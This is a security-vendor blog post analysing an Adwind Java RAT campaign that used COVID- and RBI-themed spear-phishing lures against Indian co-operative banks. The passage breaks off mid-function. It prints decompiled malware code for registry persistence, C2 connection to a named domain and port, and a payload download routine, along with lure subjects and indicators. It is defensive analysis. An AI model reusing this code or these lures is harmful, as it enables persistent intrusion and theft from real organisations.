Java RAT Campaign Targets Co-Operative Banks in India

seqrite.com/blog/java-rat-campaign-targets-co-operative-banks-in-india/

Pavankumar Chaudhari May 12, 2020

12 May 2020
Written by Pavankumar Chaudhari

Cybersecurity, Malware

Estimated reading time: 8 minutes

Summary

While the entire world is busy fighting COVID-19 pandemic, cybercriminals have latched onto the opportunity and used the theme to propagate numerous cyber-attacks. The latest in line is a targeted attack against co-operative banks in India. In April 2020, Quick Heal Security Labs observed a renewed wave of Adwind Java RAT campaign, whose primary target seems to be co-operative banks. These banks are usually small in size & may not have a large team of trained cybersecurity personnel, which, potentially, has made them a target for cybercriminals

As with a large percentage of COVID-19 related cyber-attacks, this recent Java RAT campaign also starts with a spear-phishing email. In this case, the email claims to have originated from either Reserve Bank of India or a large banking organization within the country. The content of the email refers to new RBI guidelines or a transaction, with detailed

information in an attached file, which is a zip file that contains a malicious JAR file. Use of document file extensions (e.g. xlsx, pdf, etc.) in the name of the attachment, results in it appearing as an excel document or a PDF file, thus luring unsuspecting users into opening it. The JAR file is a remote admin trojan that can be run on any machine installed with Java including windows, Linux, and Mac.

Once the user opens the attachment, the malicious payload persists itself by modifying registry key and dropping a JAR file in %appdata% location. This JAR has multi-layer obfuscation to make analysis hard and bypass detection from AV products. Upon execution, this JAR file transforms into a Remote admin tool (JRat) which can perform various malicious activities such as keylogging, capturing screenshots, downloading additional payloads, and getting user information.

Infection Vector

As shown in the below figures, the attacker had sent spear-phishing emails to multiple co-operative banks using social engineering techniques. Assuming that this mail is from a trusted sender, the user opened the attachment.



Figure 1: Spear Phishing Email



Figure 2: Spear Phishing Email



Figure 3: Spear Phishing Email

As shown in the above emails, all attachments are zip files. After extraction of this archive, malicious JAR file gets unpacked. The name of JAR is impersonated to PDF, xls or xlsx. This impersonation lures the user to click on this JAR file resulting in the execution of Java RAT.

Below are some subject and attachment names found in the campaign:

Email Subject	Attachment Name
Urgent – COVID measures monitoring template	Covid_19_measures_Monitoring_Template-Final_xlsx.zip
Query Reports for RBI INSPECTION	NSBL-AccListOnTheBasisOfKYCData_0600402020_pdf.zip
Moratorium	Gazette notification&RBI_Directives_file-00000120_pdf.zip
FMR returns	Fmr-2_n_fmr_3_file_000002-pdf.zip
Assessment Advice-MH-603	MON01803_DIC_pdf.zip
[874890897] – MIS for NEFT/RTGS, 06-04-2020 [1]	FIXEDCOMPNULL_xls.zip

Deal confr.	SHRIGOVARDHANSING0023JI001_pdf.zip
DI form	DI_form_HY_file_00002_pdf .zip

Analysis of the JAR

Sample analysed: D7409C0389E68B76396F9C33E48AB72B

Attachment Name: Covid_19_measures_Monitoring_Template-Final_xlsx.jar

This JAR is obfuscated with multi-stage obfuscation — let's check analysis of the first stage.

Stage 1 JAR

This JAR file is obfuscated with Allatori obfuscator. As shown in below figure, all the strings are obfuscated.



Figure 4: Stage 1 obfuscated JAR

After deobfuscating above JAR, code looks quite readable as shown in figure 5. We can see that the code is loading AES encrypted data from a file named bxcerhsdj.lsp using getResourceAsStream function. AES key is hardcoded in the code. This encrypted data becomes the second stage of JAR payload after decryption. This second stage JAR is dropped at %APPDATA% location and executed with java.exe.



Figure 5: Stage 1 deobfuscated JAR



Figure 6: Encrypted JAR in the resource file

It achieves persistence using registry run keys techniques.

```
public static void _0/* $FF was: 60*/(String var0, String var1) {
    try {
       File var2 = new File((new StringBuilder()).insert(0,
       System.getProperty("java.home")).append("\\bin\\javaw.exe").toString());
       String var3 = String.format("\"\\\"%s\\\" %s \\\"%s\\\"\"", var2.toString(), " -jar ", var1);
       (new ProcessBuilder(new String[]{"REG", "ADD", "HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run",
       "/v", var0, "/d", var3, "/f"})).start();
    } catch (Exception var4) {
    }
```

Figure 7: Registry persistence code

Stage 2 JAR

Second stage JAR is responsible for all the major malicious activities. This JAR is again obfuscated with allatori obfuscator — the package structure is as shown below in the below figure –



Figure 8: Stage 2 obfuscated JAR

After deobfuscation of the above JAR, a new JAR is constructed as shown in fig 9:



Figure 9: Stage 2 deobfuscated JAR

With this deobfuscated JAR, we can easily perform static analysis of malware activities.

Analysis of RAT functionalities

For the ease of understanding, we have manually renamed some parameters and functions.

Configurations

Below class stores all the required configurations like URL for connection, port number, sleep intervals, current JAR name, etc. –

```
static /* synthetic */ {
        Class46.6 = new String("_spl_");    // Marker
        Class46.50 = new String("_eol_");   // Marker
        Class46.90 = new String("_sep_");   // Marker
        Class46.20 = new String("_packet_");
        Class46.80 = new String("jasmon6.3utilities.com"); // URL
        Class46.51 = 9045;  // Port number
        Class46.11 = 14000;
        Class46.8 = 60000;  // Sleep time
        Class46.7 = 60000;  // Sleep time
        Class46.31 = 120000;
        Class46.9 = 600000L;
        Class46.2 = new String("1.0");
        Class46.10 = new String("ddgfocbdbc");  // Jar name
        Class46.01 = new String("ddgfocbdbc");
        Class46.40 = false;
        Class46.5 = new File(new StringBuilder().insert(0, System.getProperty("java.home")).append(
        "\\bin\\javaw.exe").toString()); // Java path
        Class46.00 = System.getProperty("os.name", "").toLowerCase(); // OS type
    }
```

Figure 10: Malware Configurations

Connection mechanism

Adwind communicates with its command and control (C2) server on non-standard ports. It has hardcoded URL and port number. In this case, Port 9045 was used. It also schedules sleep before connecting to C2.

```
public static void main(String[] arrstring) {
    try {
        Thread.sleep(14000);
        Classl classl = new Classl("jasmon6.3utilities.com", 9045); //URL, Portno
        new Class53_PeriodicalSchedule(classl, 60000, 60000);
        classl.mySocketConnect();
        return;
    }
```

Figure 11: main() function with C2 URL and Port number

RAT has the functionality to terminate or restart the connection based on commands received from C2.

```
//Launcher.terminate
if (string.startsWith("ln.t")) {
    classl.mySocketClose();
    Class35.terminateProc();
    return;
}
```

Figure 12: “launcher” commands functionality

```
//Launcher.Restart
if (string.startsWith("ln.rst")) {
    classl.mySocketClose();
    Class35.LaunchProcess();
    return;
}
```

C2 Details

Domain was active between 05-Apr-2020 to 20-Apr-2020 hosted on IP ‘151.106.30.114’.



Figure 13: Domain heatmap. Reference – PassiveTotal

Figure 13: Domain heatmap. Reference – PassiveTotal

Download Payload mechanism

Request for the payload is sent with “User-Agent” as:

“Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.87 Safari/537.36”

“dn” command is used for download functionality and “dn.e” command is used to download and execute the payload.

```
private static File DownloadFileFromURL(String string, File file) throws Exception {
    URLConnection uRLConnection = new URL(string).openConnection();
    uRLConnection.setRequestProperty("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.87
    Safari/537.36");
    int n = uRLConnection.getContentLength();
    BufferedInputStream bufferedInputStream = new BufferedInputStream(uRLConnection.getInputStream(), 8192);
    FileOutputStream fileOutputStream = new FileOutputStream(file.getAbsoluteFile());
    byte[] arrby = new byte[8192];
    do {
        int n2;
        if ((n2 = ((InputStream)bufferedInputStream).read(arrby)) == -1) {
            ((InputStream)bufferedInputStream).close();
            fileOutputStream.close();
            if (file.length() == (long)n) return file;
            throw new Exception("incomplete");
        }
        fileOutputStream.write(arrby, 0, n2);
